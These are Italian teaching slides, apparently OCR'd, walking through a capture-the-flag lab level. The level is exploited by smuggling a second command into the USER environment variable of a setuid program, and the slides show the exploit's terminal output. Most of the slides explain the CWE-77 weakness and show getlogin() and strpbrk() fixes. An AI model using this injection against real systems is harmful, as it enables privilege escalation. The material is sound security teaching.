
- Autentichiamoci come utente `level02`
- Impostiamo la variabile di ambiente `USER` al valore suggerito in precedenza
  `USER='level02; /usr/bin/id #'`
- Eseguiamo `/home/flag02/flag02`:
  `/home/flag02/flag02`

Risultato

/usr/bin/id viene eseguito correttamente

Ci basta sostuire /bin/getflag a /usr/bin/id

Aggiornamento dell'albero di attacco



Procedura di verifica dell'attacco

- Come già detto, ha senso provare i comandi al terminale solo dopo
  - Aver popolato un albero di attacco
  - Aver individuato una serie di percorsi dai nodi foglia al nodo radice
- Grazie all'albero di attacco, la procedura di verifica dell'attacco diventa banale

Passo 1

Login come utente `level02`

Login come
utente **`level02`**

Passo 2

Iniezione diretta tramite USER

Login come utente **level02**


Iniezione di **/bin/getflag**

Iniezione diretta tramite **USER**

```
USER='level02; /bin/getflag #'
```


Passo 3

Esecuzione di `/home/flag02/flag02`



Sfruttamento della vulnerabilità

```
Ubuntu 11.10 ubuntu tty1

ubuntu login: level02
Password:
Last login: Sun Apr  9 12:33:08 PDT 2017 on tty1
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

level02@ubuntu:~$ USER='level02; /bin/getflag #'
level02@ubuntu:~$ /home/flag02/flag02
about to call system("/bin/echo level02; /bin/getflag # is cool")
level02
You have successfully executed getflag on a target account
level02@ubuntu:~$
```



Sfida vinta!

La vulnerabilità in Level02

- La vulnerabilità presente in `level02.c` si verifica solo se tre diverse debolezze sono presenti e sfruttate contemporaneamente

- Le prime due debolezze sono già note
  - Assegnazione di privilegi non minimi al file binario
  - Utilizzo di una versione di BASH che non effettua l'abbassamento dei privilegi

- La terza debolezza coinvolta è nuova
  - Che CWE ID ha?

Debolezza #3

- Se un input esterno non neutralizza i "caratteri speciali" è possibile iniettare nuovi caratteri in cascata ai precedenti

- CWE di riferimento: CWE-77
  Improper Neutralization of Special Elements used in a Command ('Command Injection')
  https://cwe.mitre.org/data/definitions/77.html

Mitigare le debolezze

- Come nella sfida precedente è possibile mitigare le prime due debolezze

- Come mitigare la terza debolezza?
- Un'analisi dettagliata di CWE-77 suggerisce di evitare di utilizzare comandi esterni e sfruttare piuttosto funzioni di sistema

Mitigazione

- Modifichiamo il sorgente `level02.c` in modo da ottenere lo username corrente tramite funzioni di libreria e/o di sistema

- Esistono tali funzioni?

```
apropos username
```

- Scopriamo l'esistenza della funzione di libreria `getlogin()`
  - Probabilmente fa le stesse cose di `getenv("USER")`

La funzione `getlogin()`

- La funzione di libreria `getlogin()`
  - Restituisce il puntatore a una stringa contenente il nome dell'utente attualmente connesso al terminale che ha lanciato il processo
  - In caso di errore, restituisce un puntatore nullo e la causa dell'errore nella variabile `errno`

- Vediamo i dettagli del comando con

  `man 3 getlogin`

Una modifica mirata a `level02.c`

- Il sorgente `level02-getlogin.c` implementa un meccanismo di recupero dello username tramite `getlogin()`

```
char *username;
     …
username=getlogin();

    asprintf(&buffer, "/bin/echo %s is cool", username);
    printf("about to call system(\"%s\")\n", buffer);

system(buffer);
```

Una modifica mirata a `level2.c`

- Compiliamo `level02-getlogin.c`:

```
gcc –o flag02-getlogin level02-getlogin.c
```

- Impostiamo i privilegi su `flag02-getlogin`:

```
chown flag02:level02 /path/to/flag02-getlogin
chmod 4750  /path/to/flag02-getlogin
```


(corrisponde a rwsr-x---)

- Impostiamo la variabile USER ed eseguiamo `flag02-getlogin`:

```
USER='level02; /bin/getflag #'
./flag02-getlogin
```

Risultato

Viene stampato lo username reale, indipendentemente da USER



```
Ubuntu 11.10 ubuntu tty1

ubuntu login: level02
Password:
Last login: Mon Apr 10 08:04:55 PDT 2017 on tty1
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

level02@ubuntu:~$ ls -l
total 12
-rwsrwxr-x 1 flag02  level02 7523 2017-04-10 08:06 flag02-getlogin
-rw-r--r-- 1 level02 level02  569 2017-04-10 08:05 level2-getlogin.c
level02@ubuntu:~$ USER='level02; /bin/getflag #'
level02@ubuntu:~$ ./flag02-getlogin
about to call system("/bin/echo level02 is cool")
level02 is cool
level02@ubuntu:~$ _
```

Altra mitigazione

- Si possono ricercare in `buffer` i caratteri speciali di BASH e provocare l'uscita con un errore in caso di presenza di almeno uno di essi
- Quali funzioni di libreria permettono la ricerca di uno o più caratteri all'interno di una stringa?
  `apropos –s2, string`
- I risultati sono troppi, bisogna raffinare la ricerca

Altra mitigazione

- Tecnicamente, siamo alla ricerca di una funzione che, data una stringa `s1`, cerchi in essa una qualsiasi occorrenza di un carattere appartenente a una stringa `s2`
- Esiste tale funzione?
  `apropos –s2, string search`
- Scopriamo l'esistenza della funzione di libreria `strpbrk()`

La funzione strpbrk()

- La funzione di libreria `strpbrk()`
  - Restituisce il puntatore alla prima occorrenza in una stringa `s` di un carattere contenuto nella stringa `accept`
  - Se non esiste un tale carattere, restituisce un puntatore nullo

- Vediamo i dettagli del comando con

  `man 3 strpbrk`

Una modifica mirata a `level02.c`

- Il sorgente `level02-strpbrk.c` implementa un meccanismo di recupero dello username tramite `getenv("USER")`
- Inoltre, utilizza la funzione `strpbrk()` per ricercare caratteri non validi all'interno del buffer
- In presenza di caratteri non validi, provoca l'uscita dal programma

Una modifica mirata a `level02.c`

`level02-strpbrk.c`

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

int main(int argc, char **argv, char **envp)
{
  char *buffer;
  const char invalid_chars[] = "!\"$&'()*,:;<=>?@[\\]^`{|}";
  gid_t gid;
  uid_t uid;

  gid = getegid();
  uid = geteuid();

  setresgid(gid, gid, gid);
  setresuid(uid, uid, uid);
```

Una modifica mirata a `level02.c`

`level02-strpbrk.c`

```
 buffer = NULL;

  asprintf(&buffer, "/bin/echo %s is cool", getenv("USER"));
  if ((strpbrk(buffer, invalid_chars)) != NULL) {
    perror("strpbrk");
    exit(EXIT_FAILURE);
  }
  printf("about to call system(\"%s\")\n", buffer);

  system(buffer);
}
```

Una modifica mirata a `level02.c`

- Compiliamo `level2-strpbrk.c`:

```
gcc –o flag02-strpbrk level2-strpbrk.c
```

- Impostiamo i privilegi corretti sul file eseguibile `flag02-strpbrk`:


```
chown flag02:level02 /path/to/flag02-strpbrk
chmod 4750  /path/to/flag02-strpbrk
```

- Eseguiamo `flag02-strpbrk`:

```
USER='level02; /bin/getflag #'
./flag02-strpbrk
```

Risultato

Il carattere speciale ;
provoca l'uscita dal programma



```
Ubuntu 11.10 ubuntu tty1

ubuntu login: level02
Password:
Last login: Mon Apr 10 13:37:19 PDT 2017 on tty1
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

level02@ubuntu:~$ USER='level02; /bin/getflag #'
level02@ubuntu:~$ ./flag02-strpbrk
strpbrk: Success
level02@ubuntu:~$ _
```